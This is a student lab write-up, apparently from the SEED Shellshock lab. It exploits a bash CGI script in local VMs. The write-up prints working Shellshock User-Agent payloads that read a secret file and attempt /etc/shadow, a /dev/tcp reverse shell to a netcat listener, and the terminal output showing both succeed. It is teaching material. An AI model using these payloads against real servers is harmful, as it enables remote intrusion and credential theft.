


```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ sudo gedit secret

(gedit:4156): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any
.service files

** (gedit:4156): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:4156): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:4156): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ cat secret
username: mr_innominate
password: incognito_master@4755
```

Fig. 4(a): Creating the file.

Step 2: Accessing the secret file.

The command: `curl http://localhost/cgi-bin/secret`




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl http://localhost/cgi-bin/secret
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

Fig. 4(b): Accessing the secret file.

The dearth of permissions fails in accessing the file.

Step 3: Using myprog.cgi to access the secret file.

The command: `curl -v http://localhost/cgi-bin/myprog.cgi -A “() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;”`




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;'
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 07 Feb 2022 05:41:28 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 56
< Content-Type: text/plain
<
username: mr_innominate
password: incognito_master@4755
* Connection #0 to host localhost left intact
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$
```

Fig. 4(c): Using myprog.cgi to access the secret file.

The vulnerability of bash_shellshock is being used efficiently over here. Since the variable is written with '()' right from the beginning, it's bound to get transformed into a function. The shell command gets executed, hence revealing the contents of the file.

Q. Is it possible to steal the contents of /etc/shadow?

The answer is no. Taking a stab at stealing the contents of the shadow file does not triumph.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/cat /etc/shado
w;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 07 Feb 2022 06:05:18 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host localhost left intact
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ 
```

Fig. 4(d): Stealing the contents of the shadow file.

Q. Why or why not?

This is due to the denial of permissions to access that file. Root being the only user with access to that file, averts access by any other user.

Task 5: Getting a Reverse Shell via Shellshock Attack

The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in their attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell. Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine.


The commands:

On the Attacker machine:

```
$ nc -lvp 9090
```


On the Victim server:

```
$ /bin/bash -i > /dev/tcp/10.0.2.23/9090 0<&1 2>&1
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ /bin/bash -i > /dev/tcp/10.0.2.32/9090 0<&1 2>&1
```

Fig. 5(a): Running the reverse shell command.



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.35] port 9090 [tcp/*] accepted (family 2, sport 37316)
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:29:a7:2c
          inet addr:10.0.2.35  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::929f:2cf7:fb48:8359/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6644 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1647 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8816901 (8.8 MB)  TX bytes:201017 (201.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1408 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1408 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:137110 (137.1 KB)  TX bytes:137110 (137.1 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$
```

Fig. 5(b): Getting a reverse shell.

A reverse shell to the victim machine is achieved on the attacker machine after running the command. The above command represents the one that would normally be executed on a compromised server.

- "/bin/bash -i": The option i stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).
- "> /dev/tcp/10.0.2.32/9090": This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.32's port 9090. In Unix systems, stdout's file descriptor is 1.
- "0<&1": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.
- "2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to std out, which is the TCP connection.

In summary, the command "/bin/bash -i > /dev/tcp/10.0.2.32/9090 0<&1 2>&1" starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In the experiment, when the bash shell command is executed on 10.0.2.35, it connects back to the netcat process started on 10.0.2.32. This is confirmed via the "Connection from 10.0.2.35 port 9090 [tcp/*] accepted" message displayed by netcat.

Now, staying immobile, right on the attacker machine, a stab is taken to achieve a reverse shell to the victim machine.


The commands:

(On one terminal)

```
$ nc -lvp 9090
```


(On another terminal)

```
$ curl -v http://10.0.2.35/cgi-bin/myprog.cgi -A "()
{ :;}; echo Content-type:text/plain; echo; /bin/bash
-i > /dev/tcp/10.0.2.32/9090 0<&1 2>&1"
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ curl -v http://10.0.2.35/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.
0.2.32/9090 0<&1 2>&1"
*   Trying 10.0.2.35...
* Connected to 10.0.2.35 (10.0.2.35) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.35
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.32/9090 0<&1 2>&1
> Accept: */*
>
```

Fig. 5(c): Launching the shell command by exploiting the vulnerability.



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.35] port 9090 [tcp/*] accepted (family 2, sport 37318)
bash: cannot set terminal process group (1344): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

Fig. 5(d): Getting the reverse shell.

Note: The command in figure 5(c) is launched after the execution of the command in figure 5(d).

The web server, as usual, forks the child process. Then, the variable gets converted to a function and is executed. Henceforth, the reverse shell is achieved. This is achieved in the shell. So, remotely the victim machine gets connected to the attacker machine, and the command is put into effect.

Task 6: Using the Patched Bash

Now, the program, myprog.cgi is altered a wee bit.

Instead of taking advantage of the shellshock vulnerability, now, it's with the patch that an attempt is made.


Name: `myprogram.cgi`

```
#!/bin/bash
echo "Content-type:text/plain"
echo
```

```
echo
echo "Hello World"
```

Name: myprog.cgi

```
#!/bin/bash
echo "Content-type:text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ sudo gedit myprog.cgi

(gedit:4810): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any
.service files

** (gedit:4810): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:4810): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:4810): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ cat myprog.cgi
#!/bin/bash
echo "Content-type:text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$
```


```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ sudo gedit myprogram.cgi

(gedit:4831): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any
.service files

** (gedit:4831): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:4831): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:4831): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ cat myprogram.cgi
#!/bin/bash
echo "Content-type:text/plain"
echo
echo
echo "Hello World"
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$
```

Fig. 6(a): Changing the programs.

Once again, those commands in the previous three tasks are run again.

The commands:

```
$ curl -v http://localhost/cgi-bin/myprogram.cgi -A
"MY MALICIOUS DATA"
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "MY MALICIOUS DATA"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: MY MALICIOUS DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 07 Feb 2022 10:38:49 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host localhost left intact
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$
```

Fig. 6(b): Trying the attack.

Yet the feature stays vulnerable to shellshock attacks. Anything can be injected into the environment variables to perform vicious operations.

```
$ curl -v http://localhost/cgi-bin/myprogram.cgi -A
"() { :;}; echo Content-type:text/plain; echo;
/bin/cat secret;"
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;
"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 07 Feb 2022 10:33:29 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 56
< Content-Type: text/plain
<
username: mr_innominate
password: incognito_master@4755
* Connection #0 to host localhost left intact
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;
"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 07 Feb 2022 10:34:01 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host localhost left intact
```

Fig. 6(c): Stealing the data (Before and after).

Alas, the attack fails here. For, the 'user-agent' header field that is passed in the curl command using -A is placed in the same manner in the environment variable "HTTP_USER_AGENT".


The command below is now run on the attacker machine:

```
$ curl -v http://10.0.2.35/cgi-bin/myprog.cgi -A "()
{ :;}; echo Content-type:text/plain; echo;

/bin/bash -i > /dev/tcp/10.0.2.32/9090 0<&1 2>&1"
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ curl -v http://10.0.2.35/cgi-bin/myprog.cgi -A "() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.
0.2.32/9090 0<&1 2>&1"
*   Trying 10.0.2.35...
* Connected to 10.0.2.35 (10.0.2.35) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.35
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.32/9090 0<&1 2>&1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 07 Feb 2022 07:04:35 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=10.0.2.35
HTTP_USER_AGENT=() { :;}; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.32/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.35 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.35
SERVER_ADDR=10.0.2.35
SERVER_PORT=80
REMOTE_ADDR=10.0.2.32
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=59312
```

Fig. 6(d): Launching the reverse shell.



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

Fig. 6(e): Gaining the reverse shell (failure).

Yet again, the attack fails. For, the environment variable, “HTTP_USER_AGENT” is allotted the value in the same manner as the statement is in the quotes after -A.

Therefore, the initial claim, is withdrawn. It’s now deemed that the patch foils the attack, keeping one’s information safe and secure from shellshock attacks. The vulnerability is repaired.

****